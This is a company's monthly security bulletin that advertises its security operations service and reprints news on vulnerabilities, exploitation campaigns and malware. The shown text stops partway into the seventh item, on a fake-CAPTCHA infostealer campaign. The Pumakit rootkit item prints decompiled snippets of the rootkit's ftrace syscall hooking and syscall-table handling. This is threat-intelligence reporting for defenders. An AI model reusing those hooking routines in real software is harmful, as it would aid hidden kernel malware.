




telelink  
business  
services

# Monthly Security Bulletin

JANUARY / 25



Advanced Security  
Operations Center

# This security bulletin is powered by Telelink Business Services' Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



## Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

### LITE Plan

**425 EUR/mo**

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

**Get visibility on the cyber threats targeting your company!**

### PROFESSIONAL Plan

**1225 EUR/mo**

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

**Start to mitigate cyber threats and minimize the risk!**

### ADVANCED Plan

**2 575 EUR/mo**

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

**Complete visibility, deep analysis, and cyber threat mitigation!**

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

### What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

## Table of Contents

1.	<b>Veeam warns of critical RCE bug in Service Provider Console.....</b>	<b>4</b>
2.	<b>QR codes bypass browser isolation for malicious C2 communication.....</b>	<b>5</b>
3.	<b>Hunk Companion WordPress plugin exploited to install vulnerable plugins.....</b>	<b>8</b>
4.	<b>New stealthy Pumakit Linux rootkit malware spotted in the wild.....</b>	<b>9</b>
5.	<b>Ultralytics Supply-Chain Attack.....</b>	<b>11</b>
6.	<b>Winnti hackers target other threat actors with new Glutton PHP backdoor.....</b>	<b>12</b>
7.	<b>Malicious ads push Lumma infostealer via fake CAPTCHA pages.....</b>	<b>14</b>
8.	<b>Windows kernel bug now exploited in attacks to gain SYSTEM privileges.....</b>	<b>17</b>
9.	<b>Hacking Digital License Plates.....</b>	<b>18</b>
10.	<b>New critical Apache Struts flaw exploited to find vulnerable servers.....</b>	<b>19</b>
11.	<b>Malicious Microsoft VSCode extensions target devs, crypto community.....</b>	<b>20</b>
12.	<b>Campaign abusing HubSpot targets 20,000 Microsoft Azure accounts.....</b>	<b>23</b>
13.	<b>Ongoing phishing attack abuses Google Calendar to bypass spam filters.....</b>	<b>26</b>
14.	<b>Attackers exploiting a patched FortiClient EMS vulnerability in the wild.....</b>	<b>28</b>
15.	<b>Fortinet warns of FortiWLM bug giving hackers admin privileges.....</b>	<b>39</b>
16.	<b>Juniper warns of Mirai botnet scanning for Session Smart routers.....</b>	<b>40</b>
17.	<b>Sophos discloses critical Firewall remote code execution flaw.....</b>	<b>41</b>
18.	<b>New FlowerStorm Microsoft phishing service fills void left by Rockstar2FA.....</b>	<b>42</b>
19.	<b>Adobe warns of critical ColdFusion bug with PoC exploit code.....</b>	<b>45</b>
20.	<b>European Space Agency's official store hacked to steal payment cards.....</b>	<b>46</b>
21.	<b>New botnet exploits vulnerabilities in NVRs, TP-Link routers.....</b>	<b>48</b>
22.	<b>Hackers exploit DoS flaw to disable Palo Alto Networks firewalls.....</b>	<b>49</b>
23.	<b>Catching "EC2 Grouper"- no indicators required!.....</b>	<b>51</b>



## 1. Veeam warns of critical RCE bug in Service Provider Console

Veeam released security updates today to address two Service Provider Console (VSPC) vulnerabilities, including a critical remote code execution (RCE) discovered during internal testing.

VSPC, described by the company as a remote-managed BaaS (Backend as a Service) and DRaaS (Disaster Recovery as a Service) platform, is used by service providers to monitor the health and security of customer backups, as well as manage their Veeam-protected virtual, Microsoft 365, and public cloud workloads.

The first security flaw fixed today (tracked as CVE-2024-42448 and rated with a 9.9/10 severity score) enables attackers to execute arbitrary code on unpatched servers from the VSPC management agent machine.

Veeam also patched a high-severity vulnerability (CVE-2024-42449) that can let attackers steal the NTLM hash of the VSPC server service account and use the gained access to delete files on the VSPC server.

However, as the company explained in a security advisory published today, these two vulnerabilities can only be exploited successfully if the management agent is authorized on the targeted server.

The flaws impact VSPC 8.1.0.21377 and all earlier versions, including builds 8 and 7, but unsupported product versions are also likely affected and "should be considered vulnerable," even though they weren't tested.

"We encourage service providers using supported versions of Veeam Service Provider Console (versions 7 & 8) to update to the latest cumulative patch," Veeam said.

"Service Providers using unsupported versions are strongly encouraged to upgrade to the latest version of Veeam Service Provider Console."

Recent wild exploitation targeting Veeam vulnerabilities has shown that it's crucial to patch vulnerable servers as soon as possible to block potential attacks.

As Sophos X-Ops incident responders revealed last month, an RCE flaw (CVE-2024-40711) in Veeam's Backup & Replication (VBR) software disclosed in September is now exploited to deploy Frag ransomware.

The same vulnerability is also used to gain remote code execution on vulnerable VBR servers in Akira and Fog ransomware attacks.

Veeam says its products are used by over 550,000 customers worldwide, including 74% of all Global 2,000 companies and 82% of Fortune 500.

Source: <https://www.bleepingcomputer.com/news/security/veeam-warns-of-critical-rce-bug-in-service-provider-console/>

## 2. QR codes bypass browser isolation for malicious C2 communication

Mandiant has identified a novel method to bypass browser isolation technology and achieve command-and-control operations through QR codes.

Browser isolation is an increasingly popular security technology that routes all local web browser requests through remote web browsers hosted in a cloud environment or virtual machines.

Any scripts or content on the visited web page is executed on the remote browser rather than the local one. The rendered pixel stream of the page is then sent back to the local browser that made the original request, only displaying what the page looks like and protecting the local device from any malicious code.

Many command and control servers utilize HTTP for communication, causing remote browser isolation to filter the malicious traffic and making these communication models ineffective.

The new technique by Mandiant attempts to bypass these restrictions, and though it has some practical limitations, it demonstrates that existing security protections in browsers are far from perfect, calling for "defense in depth" strategies that combine additional measures.

### Background on C2s and browser isolation


C2 channels enable malicious communications between attackers and compromised systems, giving remote actors control over the breached device and the ability to execute commands, exfiltrate data, and more.

Because browsers constantly interact with external servers by design, isolation measures are activated to prevent attackers from accessing sensitive data on the underlying system in security-critical environments.

This is achieved by running the browser in a separate sandboxed environment hosted on the cloud, a local virtual machine, or on-premises.

When isolation is active, the isolated browser handles incoming HTTP requests, and only the visual content of the page is streamed to the local browser, meaning that scripts or commands in the HTTP response never reach the target.

This blocks attackers from directly accessing the HTTP responses or injecting malicious commands into the browser, making covert C2 communications more difficult.



Overview of browser isolation


Source: Mandiant

## Mandiant's bypass trick

Mandiant researchers have devised a new technique that can bypass existing isolation mechanisms in modern browsers.

Instead of embedding commands in HTTP responses, the attacker encodes them in a QR code displayed visually on a webpage. As the visual rendering of a webpage is not stripped during browser isolation requests, the QR codes are able to make it back to the client initiating the request.

In Mandiant's study, the "victim's" local browser is a headless client controlled by malware that has previously infected the device, which captures the retrieved QR code and decodes it to get the instructions.



*Bypassing browser isolation using a QR code*

*Source: Mandiant*

Mandiant's proof-of-concept demonstrates the attack on the latest Google Chrome web browser, integrating the implant through Cobalt Strike's External C2 feature, a widely abused pen-testing kit.

While the PoC shows the attack is feasible, the technique isn't flawless, especially considering real-world applicability.

First, the data stream is limited to a maximum of 2,189 bytes, which is roughly 74% of the maximum data QR codes can carry, and the packets need to drop in size even more if there are issues reading the QR codes on the malware's interpreter.

Second, latency needs to be taken into account, as each request takes approximately 5 seconds. This limits the data transfer rates to about 438 bytes/sec, so the technique is not suitable for sending large payloads or facilitating SOCKS proxying.

Finally, Mandiant says its study did not consider additional security measures like domain reputation, URL scanning, data loss prevention, and request heuristics, that may, in some cases, block this attack or render it ineffective.

Although Mandiant's QR-code-based C2 technique is low bandwidth, it could still be dangerous if not blocked. Therefore, admins in critical environments are recommended to monitor for abnormal traffic and headless browsers operating in automation mode.

Source: <https://www.bleepingcomputer.com/news/security/qr-codes-bypass-browser-isolation-for-malicious-c2-communication/>

### 3. Hunk Companion WordPress plugin exploited to install vulnerable plugins

Hackers are exploiting a critical vulnerability in the "Hunk Companion" plugin to install and activate other plugins with exploitable flaws directly from the WordPress.org repository.

By installing outdated plugins with known vulnerabilities with available exploits, the attackers can access a large pool of flaws that lead to remote code execution (RCE), SQL injection, cross-site scripting (XSS) flaws, or create backdoor admin accounts.

The activity was discovered by WPScan, who reported it to Hunk Companion, with a security update addressing the zero-day flaw released yesterday.

#### Installing vulnerable plugins

Hunk Companion is a WordPress plugin designed to complement and enhance the functionality of themes developed by ThemeHunk, a provider of customizable WordPress themes, so it's more of an add-on rather than a standalone plugin.

According to WordPress.org stats, Hunk Companion is currently used by over 10,000 WordPress sites, so it's a relatively niche tool in the space.

The critical vulnerability was discovered by WPScan researcher Daniel Rodriguez and is tracked as CVE-2024-11972. The flaw allows the arbitrary installation of plugins by means of unauthenticated POST requests.

The issue impacts all versions of Hunk Companion before the latest 1.9.0, released yesterday, which addressed the problem.

While investigating a WordPress site infection, WPScan discovered active exploitation of CVE-2024-11972 to install a vulnerable version of WP Query Console.

This is an obscure plugin last updated over 7 years ago, which the hackers exploited to execute malicious PHP code on the targeted sites, leveraging the zero-day RCE flaw CVE-2024-50498.

"In the infections we've analyzed, attackers use the RCE to write a PHP dropper to the site's root directory," explains WPScan.

"This dropper allows continued unauthenticated uploads via GET requests, enabling persistent backdoor access to the site."

It's worth noting that Hunk Companion fixed a similar flaw in version 1.8.5, which was tracked under CVE-2024-9707, but apparently, the patch wasn't adequate, and ways to bypass it exist.

Given the flaw's severity and its active exploitation status, users of Hunk Companion are recommended to update to 1.9.0 as soon as possible.

At the time of writing, the latest version has been downloaded roughly 1,800 times, so at least eight thousand websites remain vulnerable to exploitation.

Source: <https://www.bleepingcomputer.com/news/security/hunk-companion-wordpress-plugin-exploited-to-install-vulnerable-plugins/>

## 4. New stealthy Pumakit Linux rootkit malware spotted in the wild

A new Linux rootkit malware called Pumakit has been discovered that uses stealth and advanced privilege escalation techniques to hide its presence on systems.

The malware is a multi-component set that includes a dropper, memory-resident executables, a kernel module rootkit, and a shared object (SO) userland rootkit.

Elastic Security discovered Pumakit in a suspicious binary ('cron') upload on VirusTotal, dated September 4, 2024, and reported having no visibility into who uses it and what it targets.


Generally, these tools are used by advanced threat actors targeting critical infrastructure and enterprise systems for espionage, financial theft, and disruption operations.

### The Pumakit

Pumakit employs a multi-stage infection process starting with a dropper named 'cron,' which executes embedded payloads ('/memfd:tgt' and '/memfd:wpn') entirely from memory.

The '/memfd:wpn' payload, which executes in a child process, performs environment checks and kernel image manipulation and eventually deploys the LKM rootkit module ('puma.ko') into the system kernel.

Embedded within the LKM rootkit is Kitsune SO ('lib64/libs.so'), acting as the userland rootkit that injects itself into processes using 'LD\_PRELOAD' to intercept system calls at the user level.



*Pumakit infection chain*

*Source: Elastic Security*

### Stealthy privilege escalation

The rootkit follows a conditional activation, checking for specific kernel symbols, secure boot status, and other prerequisites before loading.

Elastic says Puma utilizes the 'kallsyms\_lookup\_name()' function to manipulate system behavior. This indicates the rootkit was designed to only target Linux kernels before version 5.7, as newer versions no longer export the function and, therefore, can't be used by other kernel modules.

"The LKM rootkit's ability to manipulate system behavior begins with its use of the syscall table and its reliance on kallsyms\_lookup\_name() for symbol resolution," explains Elastic researchers Remco Sprooten and Ruben Groenewoud.

"Unlike modern rootkits targeting kernel versions 5.7 and above, the rootkit does not use kprobes, indicating it is designed for older kernels."

Puma hooks 18 syscalls and multiple kernel functions using 'ftrace,' to gain privilege escalation, command execution, and the ability to hide processes.

```

00003364
00003366 struct hook_objects* i_1_1 = &data_4ea0
00003366
00003465 do
00003379 if (i_1_1->org_kallsym_pointer != 0)
00003415 label_3415:
00003415
00003419 if (i_1_1->field_28.d == 0)
0000341b uint64_t org_kallsym_pointer = i_1_1->org_kallsym_pointer
0000341b
00003422 if (org_kallsym_pointer != 0)
00003424 i_1_1->ops.flags = 0x4000014
00003434 i_1_1->ops.func = 0x3a0
00003434
00003446 if (ftrace_set_filter_ip(ops: &i_1_1->ops, ip: org_kallsym_pointer, remove: 0, reset: 0) == 0 && register_ftrace_function(&i_1_1->ops) == 0)
00003454 i_1_1->field_28.d = 1 {"ff."}
00003379
00003382 else
00003382 uint64_t kallsym_pointer = kallsyms_lookup_name(name: i_1_1->hooked_function_name)
0000338d
00003393 if (kallsym_pointer != 0)
00003393 i_1_1->org_kallsym_pointer = kallsym_pointer
000033a3 uint64_t j_1 = kallsym_pointer
000033aa var_38 = *(data_4ea0[0xc].ops.func + 0x28)

```

Using ftrace to hook syscalls

Source: Elastic Security

The kernel functions 'prepare\_creds' and 'commit\_creds' are abused to modify process credentials, granting root privileges to specific processes.

```

000036b0 int64_t cleanup_module()

000036b0 struct struct_1* i = &data_4ea0
000036c5 kthread_stop(data_a2a60)
000036c5
00003702 do
00003702 if (i->field_28 != 0)
000036ce unregister_ftrace_function(&i->field_40)
000036ea ftrace_set_filter_ip(&i->field_40, i->field_40)
000036f1 i->field_28 = 0
000036f1
000036f4 i += 0xe0
00003702 while (i != &ideal_nops)
00003702
00003704 sub_327f()
00003709 uint64_t sys_call_table_1 = sys_call_table
00003717 *(sys_call_table_1 + 0xa8) = org_sys_access
00003725 *(sys_call_table_1 + 0x18) = org_sys_close
00003730 *(sys_call_table_1 + 0x1d0) = org_sys_fork
0000373e *(sys_call_table_1 + 0xa10) = org_sys_execveat
0000374c *(sys_call_table_1 + 0x20) = org_sys_stat
00003757 *(sys_call_table_1 + 0x1f0) = org_sys_kill
00003765 *(sys_call_table_1 + 0x3e0) = org_sys_getsid
00003773 *(sys_call_table_1 + 0x3c8) = org_sys_getpgid
00003781 *(sys_call_table_1 + 0x30) = org_sys_lstat
0000378c *(sys_call_table_1 + 0x28) = org_sys_fstat
00003797 *(sys_call_table_1 + 0x270) = org_sys_getdents_
000037a5 *(sys_call_table_1 + 0x6c8) = org_sys_getdents64
000037b3 *(sys_call_table_1 + 0x48) = org_sys_mmap
000037be *(sys_call_table_1 + 0x830) = org_sys_newfstatat
000037cc *(sys_call_table_1 + 0x808) = org_sys_openat
000037da *(sys_call_table_1 + 0x10) = org_sys_open
000037e5 *sys_call_table_1 = syscall_table_start
000037ef *(sys_call_table_1 + 8) = org_sys_write
000037fa *(sys_call_table_1 + 0x2a0) = org_sys_rmdir
0000380a return sub_323d()

```



The rootkit can hide its own presence from kernel logs, system tools, and antivirus, and can also hide specific files in a directory and objects from process lists.

If the hooks are interrupted, the rootkit reinitializes them, ensuring that its malicious changes aren't reverted and the module cannot be unloaded.

The userland rootkit Kitsune SO operates in synergy with Puma, extending its stealth and control mechanisms to user-facing interactions.

It intercepts user-level system calls and alters the behavior of looks like ls, ps, netstat, top, htop, and cat to hide files, processes, and network connections associated with the rootkit

It can also dynamically hide any other files and directories based on attacker-defined criteria and make malicious binaries entirely invisible to users and system admins.

Kitsune SO also handles all communications with the command and control (C2) server, relaying commands to the LKM rootkit and transmitting configuration and system info to the operators.

Besides file hashes, Elastic Security has published a YARA rule to help Linux system administrators detect Pumakit attacks.

Source: <https://www.bleepingcomputer.com/news/security/new-stealthy-pumakit-linux-rootkit-malware-spotted-in-the-wild/>

## 5. Ultralytics Supply-Chain Attack

Last week, we saw a supply-chain attack against the Ultralytics AI library on GitHub. A quick summary:

On December 4, a malicious version 8.3.41 of the popular AI library ultralytics —which has almost 60 million downloads—was published to the Python Package Index (PyPI) package repository. The package contained downloader code that was downloading the XMRig coinminer. The compromise of the project's build environment was achieved by exploiting a known and previously reported GitHub Actions script injection.

Seth Michael Larson—the security developer in residence with the Python Software Foundation, responsible for, among other things, securing PyPi—has a good summary of what should be done next:

From this story, we can see a few places where PyPI can help developers towards a secure configuration without infringing on existing use-cases.

- API tokens are allowed to go unused alongside Trusted Publishers. It's valid for a project to use a mix of API tokens and Trusted Publishers because Trusted Publishers aren't universally supported by all platforms. However, API tokens that are being unused over a period of time despite releases continuing to be published via Trusted Publishing is a strong indicator that the API token is no longer needed and can be revoked.
- GitHub Environments are optional, but recommended, when using a GitHub Trusted Publisher. However, PyPI doesn't fail or warn users that are using a GitHub Environment that the corresponding Trusted Publisher isn't configured to require the GitHub Environment. This fact



didn't end up mattering for this specific attack, but during the investigation it was noticed as something easy for project maintainers to miss.

Source: <https://www.schneier.com/blog/archives/2024/12/ultralytics-supply-chain-attack.html>

## 6. Winnti hackers target other threat actors with new Glutton PHP backdoor

The Chinese Winnti hacking group is using a new PHP backdoor named 'Glutton' in attacks on organizations in China and the U.S., and also in attacks on other cybercriminals.

Chinese security firm QAX's XLab discovered the new PHP malware in late April 2024, but evidence of its deployment, along with other files, dates back to December 2023.

XLab comments that, while Glutton is an advanced backdoor, it has notable weaknesses in stealth and encryption, which might be an indication that it's in an early development phase.

Winnti, also known as APT41, is a notorious Chinese state-sponsored hacking group known for cyberespionage and financial theft campaigns.

Since its appearance on the scene in 2012, the group has targeted organizations in the gaming, pharmaceuticals, and telecommunications industries, while it has also attacked political organizations and government agencies.

### New Glutton backdoor

Glutton is an ELF-based modular backdoor that provides flexibility and stealth to the Winnti hackers, allowing them to activate specific components for tailored attacks.

Its core components are 'task\_loader,' which determines the environment; 'init\_task,' which installs the backdoor; 'client\_loader,' which introduces obfuscation; and 'client\_task,' which operates the PHP backdoor and communicates with the command-and-control (C2) server.

"These payloads are highly modular, capable of functioning independently or being executed sequentially via task\_loader to form a comprehensive attack framework," explains XLab.

"All code execution occurs within PHP or PHP-FPM (FastCGI) processes, ensuring no file payloads are left behind, thus achieving a stealthy footprint."

The backdoor, which masquerades as a 'php-fpm' process, facilitates fileless execution by dynamic in-memory execution and injects malicious code ('lOader\_shell') into PHP files on ThinkPHP, Yii, Laravel, and Dedecms frameworks.

Glutton modifies system files like '/etc/init.d/network' to establish persistence between reboots and can also modify Baota panel files to maintain foothold and steal credentials and configurations.

Apart from Baota, the malware can also exfiltrate system information and data from the filesystem.



### Identified Glutton victims

Source: XLab

Code injection is used against popular PHP frameworks used for web development, commonly found in business-critical applications, including ThinkPHP, Yii, Laravel, and Dedecms.

The Baota web panel, a popular server management tool in China, is also targeted as it is commonly used to manage sensitive data, including MySQL databases.

The threat actors are also actively using Glutton to actively hunt other hackers, embedding it inside software packages sold on cybercrime forums like Timibbs. These trojanized software packages impersonate gambling and gaming systems, fake cryptocurrency exchanges, and click-farming platforms.

Once the cybercriminals' systems are infected, Glutton deploys the 'HackBrowserData' tool to extract sensitive information from web browsers, such as passwords, cookies, credit cards, download history, and browsing history.

"We hypothesize that HackBrowserData was deployed as part of a "black eats black" strategy," explains XLabs.

"When cybercriminals attempt to locally debug or modify backdoored business systems, Glutton's operators deploy HackBrowserData to steal high-value sensitive information from the cybercriminals themselves. This creates a recursive attack chain, leveraging the attackers' own activities against them."

XLabs shared indicators of compromise related to this Winnti campaign, which has been underway for over a year. However, the initial access vector remains unknown.

Source: <https://www.bleepingcomputer.com/news/security/winnti-hackers-target-other-threat-actors-with-new-glutton-php-backdoor/>

## 7. Malicious ads push Lumma infostealer via fake CAPTCHA pages

A large-scale malvertising campaign distributed the Lumma Stealer info-stealing malware through fake CAPTCHA verification pages that prompt users to run PowerShell commands to verify they are not a bot.

The campaign leveraged the Monetag ad network to propagate over one million ad impressions daily across three thousand websites.

The malicious operation, dubbed "DeceptionAds" by Guardio Labs and Infoblox researchers, is believed to be conducted by the threat actor known as "Vane Viper."

